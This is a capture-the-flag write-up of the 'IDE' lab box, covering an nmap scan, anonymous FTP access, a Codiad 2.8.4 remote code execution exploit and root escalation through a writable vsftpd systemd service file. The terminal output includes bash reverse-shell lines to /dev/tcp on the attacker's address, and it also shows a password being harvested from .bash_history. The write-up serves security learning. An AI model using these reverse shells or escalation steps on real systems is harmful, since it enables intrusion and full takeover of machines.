
IDE


We began with an **Nmap scan**, which revealed four open ports:

- **21 (FTP)**
- **22 (SSH)**
- **80 (HTTP)**
- **62337 (HTTP)**



```
┌──(root㉿kali)-[/home/kali/Desktop/boxes/IDE]
└─# nmap -p- -sV -sC -oA scan 10.10.59.0
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-12 18:35 EDT
Nmap scan report for 10.10.59.0
Host is up (0.034s latency).
Not shown: 65531 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp     vsftpd 3.0.3
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.14.98.178
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 3
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp    open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 e2:be:d3:3c:e8:76:81:ef:47:7e:d0:43:d4:28:14:28 (RSA)
|   256 a8:82:e9:61:e4:bb:61:af:9f:3a:19:3b:64:bc:de:87 (ECDSA)
|_  256 24:46:75:a7:63:39:b6:3c:e9:f1:fc:a4:13:51:63:20 (ED25519)
80/tcp    open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.29 (Ubuntu)
62337/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Codiad 2.8.4
|_http-server-header: Apache/2.4.29 (Ubuntu)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 33.48 seconds

┌──(root㉿kali)-[/home/kali/Desktop/boxes/IDE]
└─#
```


The FTP server allowed **anonymous login**. While browsing through the directories, we discovered a file containing **login credentials**.




```
drwxr-xr-x    2 0        0            4096 Jun 18  2021 ...
226 Directory send OK.
ftp> cd ...
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||61323|)
150 Here comes the directory listing.
-rw-r--r--    1 0        0             151 Jun 18  2021 -
226 Directory send OK.
ftp> ls -la
229 Entering Extended Passive Mode (|||42500|)
150 Here comes the directory listing.
-rw-r--r--    1 0        0             151 Jun 18  2021 -
drwxr-xr-x    2 0        0            4096 Jun 18  2021 .
drwxr-xr-x    3 0        114          4096 Jun 18  2021 ..
226 Directory send OK.
ftp> get -
local: - remote: -
229 Entering Extended Passive Mode (|||28299|)
150 Opening BINARY mode data connection for - (151 bytes).
100% |**********************************************************************************************************************
226 Transfer complete.
151 bytes received in 00:00 (7.54 KiB/s)
ftp> cd /
250 Directory successfully changed.
ftp> ls -laR
229 Entering Extended Passive Mode (|||19544|)
150 Here comes the directory listing.
drwxr-xr-x    3 0        114          4096 Jun 18  2021 .
drwxr-xr-x    3 0        114          4096 Jun 18  2021 ..
drwxr-xr-x    2 0        0            4096 Jun 18  2021 ...
226 Directory send OK.
ftp> exit
221 Goodbye.

┌──(root㉿kali)-[/home/kali/Desktop/boxes/IDE]
└─# cat ./-

Hey [redacted],
I have reset the password as you have asked. Please use the default [redacted] to login.
Also, please take care of the image file ;)
- drac.
```

On port 62337, we found a web application running **Codiad version 2.8.4**. After researching known vulnerabilities, we identified **CVE-2018-14009** [here](), a Remote Code Execution (RCE) exploit affecting this version. However, it required authentication.


Using the credentials previously discovered via FTP, we successfully logged in and exploited the vulnerability to gain a **reverse shell**.





```
┌──(root㉿kali)-[/home/kali/Desktop/boxes/IDE]
└─# python3 exploit.py http://10.10.59.0:62337/ john password 10.14.98.178 4444 linux

[+] Please execute the following command on your vps:
echo 'bash -c "bash -i >/dev/tcp/10.14.98.178/4445 0>&1 2>&1"' | nc -lnvp 4444
nc -lnvp 4445
[+] Please confirm that you have done the two command above [y/n]
[Y/n] y
[+] Starting ...
[+] Login Content : {"status":"success","data":{"username":"john"}}
[+] Login success!
[+] Getting writeable path ...
[+] Path Content : {"status":"success","data":{"name":"CloudCall","path":"\/var\/www\/html\/codiad_projects"}}
[+] Writeable Path : /var/www/html/codiad_projects
[+] Sending payload ...
```

We initially didn’t have permission to read user.txt, but after running **linpeas.sh**, we found saved credentials in /home/drac/.bash_history, We used these to log in via SSH as the **drac** user and were able to access user.txt.



root@kali: /home/kali/Desktop/boxes/IDE ×
root@kali: /home/kali/Desktop/boxes/IDE ×
root@ka

```
www-data@ide:/home/drac$ ls -la
total 52
drwxr-xr-x 6 drac drac 4096 Aug  4  2021 .
drwxr-xr-x 3 root root 4096 Jun 17  2021 ..
-rw------- 1 drac drac   49 Jun 18  2021 .Xauthority
-rw-r--r-- 1 drac drac   36 Jul 11  2021 .bash_history
-rw-r--r-- 1 drac drac  220 Apr  4  2018 .bash_logout
-rw-r--r-- 1 drac drac 3787 Jul 11  2021 .bashrc
drwx------ 4 drac drac 4096 Jun 18  2021 .cache
drwxr-x--- 3 drac drac 4096 Jun 18  2021 .config
drwx------ 4 drac drac 4096 Jun 18  2021 .gnupg
drwx------ 3 drac drac 4096 Jun 18  2021 .local
-rw-r--r-- 1 drac drac  807 Apr  4  2018 .profile
-rw-r--r-- 1 drac drac    0 Jun 17  2021 .sudo_as_admin_successful
-rw------- 1 drac drac  557 Jun 18  2021 .xsession-errors
-r-------- 1 drac drac   33 Jun 18  2021 user.txt
www-data@ide:/home/drac$ cat user.txt
cat: user.txt: Permission denied
www-data@ide:/home/drac$ cat .bash_history
mysql -u drac -p '[redacted]'
www-data@ide:/home/drac$ 
```


Running sudo -l showed that the **drac** user was allowed to execute the following command as root:

/usr/sbin/service vsftpd restart

Upon investigation, we found that the service file at /lib/systemd/system/vsftpd.service was **writable by the drac user**. This allowed us to insert a **reverse shell payload** using the ExecStartPre directive, as described in the guide [here]() and getting a root shell which allowed us to read root.txt.



```
drac@ide:/$ sudo -l
Matching Defaults entries for drac on ide:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User drac may run the following commands on ide:
    (ALL : ALL) /usr/sbin/service vsftpd restart
drac@ide:/$
drac@ide:/$ ls -ls /lib/systemd/system/vsftpd.service
4 -rw-rw-r-- 1 root drac 319 Apr 13 00:11 /lib/systemd/system/vsftpd.service
drac@ide:/$
drac@ide:/$ vi /lib/systemd/system/vsftpd.service
drac@ide:/$
drac@ide:/$ cat /lib/systemd/system/vsftpd.service
[Unit]
Description=vsftpd FTP server
After=network.target

[Service]
Type=simple
ExecStart=/usr/sbin/vsftpd /etc/vsftpd.conf
ExecReload=/bin/kill -HUP $MAINPID
ExecStartPre=-/bin/mkdir -p /var/run/vsftpd/empty
ExecStartPre=/bin/bash -c 'bash -i >& /dev/tcp/10.14.98.178/9001 0>&1'

[Install]
WantedBy=multi-user.target
drac@ide:/$ systemctl daemon-reload
==== AUTHENTICATING FOR org.freedesktop.systemd1.reload-daemon ===
Authentication is required to reload the systemd state.
Authenticating as: drac
Password:
==== AUTHENTICATION COMPLETE ===
drac@ide:/$ sudo /usr/sbin/service vsftpd restart
█
```



```
root@ide:/root# exit

┌──(root㉿kali)-[/home/kali]
└─# nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.14.98.178] from (UNKNOWN) [10.10.59.0] 45718
bash: cannot set terminal process group (28324): Inappropriate ioctl for device
bash: no job control in this shell
root@ide:/# id
id
uid=0(root) gid=0(root) groups=0(root)
root@ide:/# cat /root/root.txt
cat /root/root.txt
[redacted]
root@ide:/# █
```